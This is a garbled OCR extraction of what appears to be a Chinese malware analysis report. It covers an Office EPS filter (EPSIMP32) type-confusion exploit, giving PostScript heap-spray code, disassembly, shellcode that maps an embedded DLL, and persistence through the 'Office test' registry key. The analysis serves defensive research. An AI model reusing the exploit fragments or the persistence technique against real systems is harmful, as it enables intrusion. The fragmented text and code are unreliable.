


,



{ /Helvetica findfont 100 scalefont setfont globaldict begin /A13 400000 def /A12 A13 16 idiv 1 add def /A8 { /A54 exch def /A26 exch def /A37 A26
length def /A57 A54 length def /A41 256 def /A11 A37 A41 idiv def { /A11 A11 1 sub def A11 0 lt{ exit } if A26 A11 A41 mul A54 putinterval } loop
A26 } bind def /A61 { dup -16 bitshift /A43 exch def 65535 and /A34 exch def dup -16 bitshift /A20 exch def 65535 and dup /A63 exch def /A34 exch
A29 } bind def
exit }if pop pop }loop }bind def /A31 string


```
/A31 589567 string <
00d0800d30d0800d00000000020000010d0800d020000003cd0800d0005000000000000000000005cd0800d0000030000000000000000020d0800d3cd0800d6cd0800d00000000f0fff
f7f50d0800d00000000f1ffff7f> A8 def
500 {A31 589567 string copy pop} repeat
```



……




参数3
栈顶
金睛
VenusEye



```
1 array 226545696 forall  % proc = D80D020
```

```
015C2BD0  00030000  ASCII "Actx "
015C2BD4  00000000
015C2BD8  015D8748
015C2BDC  015D5500
```

0xD80D020被错误的当作了proc处理函数类型对象的指针

“ ”


```
0D80D020  00 D0 80 0D  30 D0 80 0D  00 00 00 00  02 00 00 00
0D80D030  10 D0 80 0D  02 00 00 00  3C D0 80 0D  00 05 00 00
0D80D040  00 00 00 00  00 00 00 00  5C D0 80 0D  00 00 03 00
0D80D050  00 00 00 00  F8 87 5D 01  A8 55 5D 01  3C D0 80 0D
0D80D060  6C D0 80 0D  00 00 00 00  F0 FF FF 7F  50 D0 80 0D
0D80D070  00 00 00 00  F1 FF FF 7F  00 00 00 00  00 00 00 00
```


“ ”

```
.text:6DC66D2A handlefun       proc near               ; CODE XREF: sub_6DC4C297+55↑p
.text:6DC66D2A                                         ; sub_6DC4C317+88↑p ...
.text:6DC66D2A
.text:6DC66D2A var_4           = dword ptr -4
.text:6DC66D2A arg_0           = dword ptr  8
.text:6DC66D2A
.text:6DC66D2A                 push    ebp
.text:6DC66D2B                 mov     ebp, esp
.text:6DC66D2D                 push    ecx
.text:6DC66D2E                 push    ebx
```


```
                                                       ; eax= d80d020
                                                       ; edi = d80d000
                 mov     esi, [edi+2Ch]
                 mov     [ebp+var_4], ecx
                 test    esi, esi
                 jz      short loc_6DC66DB7
                 mov     ecx, [ecx+0ECh]
                 mov     eax, [ecx+4]

: handlefun+9D↓j                                       ; CODE XREF:
                                                       push    offset dword_6DCA388C
                                                       lea     eax, [ebp+arg_0]
                                                       push    eax
                                                       call    _CxxThrowException
```


“ ”



026A5F40 026A5F44
026A5F44 6B5AB522 EPSIMP32.6B5AB522
026A5F48 6B5E9E30 EPSIMP32.6B5E9E30
026A5F4C 00000000
026A5F50 00000000
026A5F54 6B5E9E2F EPSIMP32.6B5E9E2F
026A5F58 76ED5F18 ntdll.ZwProtectVirtualMemory
026A5F5C 026A6140
026A5F60 FFFFFFFF
026A5F64 026A6040
026A5F68 026A6044



6B5D1218 E8 46B0FDFF call EPSIMP32.6B5AC263
6B5D121D C745 D8 170000 mov dword ptr ss:[ebp-0x28],0x17
6B5D1224 EB C9 jmp XEPSIMP32.6B5D11EF
6B5D1226 8B4D F8 mov ecx,dword ptr ss:[ebp-0x8]
6B5D1229 8B01 mov eax,dword ptr ds:[ecx]
6B5D122E 3BC7
6B5D1230 7F 03 jg XEPSIMP32.6B5D1235
6B5D1232 83C8 FF
ds:[026A5F54]=6B5E9E2F (EPSIMP32.6B5E9E2F)
地址 数值 注释
026A5F40 026A5F44
026A5F44 6B5AB522 EPSIMP32.6B5AB522

shellcode


启动FLTLDR.exe进程，执行PostScript脚本
hellcode中解密
dll a映射执行
结束
否
用解出来的DOCX文件覆盖
原文件
WinWord经注册表加载恶
意DLL执行


026A6141 8BEC
026A6161 8B45 E8
026A6164 83C0 01
026A6167 8945 E8
026A616A 817D E8 700200
026A6171 73 10
026A6173 8B4D E8
026A6176 C7848D 20F6FFF
026A6181 EB DE
026A6183 8B55 EC
026A6186 81C2 16030000
026A618C 8955 EC
026A618F B8 04000000
026A6194 6BC8 00
jmp X026A616A
jmp X026A6183
jmp X026A6161
imul ecx,eax,0x0


026B682E 8D9B 00000000 lea ebx,dword ptr ds:[ebx]
026B6834 BA 4D5A0000 mov edx,0x5A4D
026B6839 66:3913 cmp word ptr ds:[ebx],dx
mov eax,dword ptr ds:[ebx+0x3C]
jnb short 026B6851
short 026B6854
short 026B6834
dx=5A4D
ds:[026B6D17]=5A4D
地址 HEX 数据 ASCII
026B6D17 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ? ...
026B6D27 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?.....@...
026B6D37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
026B6D47 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00
026B6D57 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ?.???L?Th
026B6D67 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program



026B6CD4 33D2 xor edx,edx
026B6CD6 6A 00 push 0x0
026B6CD8 FFD2 call edx
026B6CDA 8B45 FC mov eax,dword ptr ss:[ebp-0x4]
026B6CDD 83C4 04 add esp,0x4
026B6CE0 6A 00 push 0x0
026B6CE2 6A 00 push 0x0
026B6CE4 50 push eax
0x8000



00412D35 56 push esi
00412D36 57 push edi
00412D37 E8 FE010000 call 00412F3A
00412D3C 83F8 01 cmp eax,0x1
00412D3F 75 0C jnz short 00412D4D
00412D41 B9 686C4300 mov ecx,0x436C68



00412DB8 74 1D je short 00412DD7
00412DBA 6A 00 push 0x0
00412DBC 6A 01 push 0x1
00412DBE 57 push edi
00412DBF FFD0 call eax
00412DC1 E8 DDEDFFFF call 00411BA3
00412DC6 83F8 03 cmp eax,0x3
jne short 00412DD7
call 004123E1


00412E41 6A 01 push 0x1
00412E43 33D2 xor edx,edx
00412E45 B9 E8974200 mov ecx,0x4297E8
00412E4A E8 82FEFFFF call 00412CD1
00412E4F 59 pop ecx
00412E50 8BC8 mov ecx,eax
00412E52 E8 14FDFFFF call 00412B6B
00412E57 85C0 test eax,eax
00412E59 0F84 C8000000 je 00412F27
00412E5F 8BC8 mov ecx,eax
00412E61 E8 5CFDFFFF call 00412BC2
WINWORD.exe
0041348C


00412ED4 57 push edi
short 00412F04
eax
ecx,ecx
push ecx
push ecx
push ecx
eax,ebx
eax,0x411D69
push eax
push ecx
call qword ptr ss:[e


do
sub_1000153C((int)v1, i)
// 将dll文件保存到
临时目录
B((int)v1, i));// 判断是否通过rundll32执行dll
if (*(_BYTE *)(v13 + 0x18) && !(unsigned __int8)sub_100015B
return 1;
}
while (++i < v4);


lpString2 = (LPCWSTR)decrypt((int)v0);
// "apisecconnect.dll"
*v0 = aBOA;
v0[1] = 10;
const WCHAR * decrypt(int
const WCHAR * decrypt(int
RegOpenKeyExW(HKEY_CURRENT_USER


Office test
Special
Perf
Name
Type
Data
(Default)
REG_SZ
C:\User AppData\Local\Temp\apisecconnect.dll
VenusEye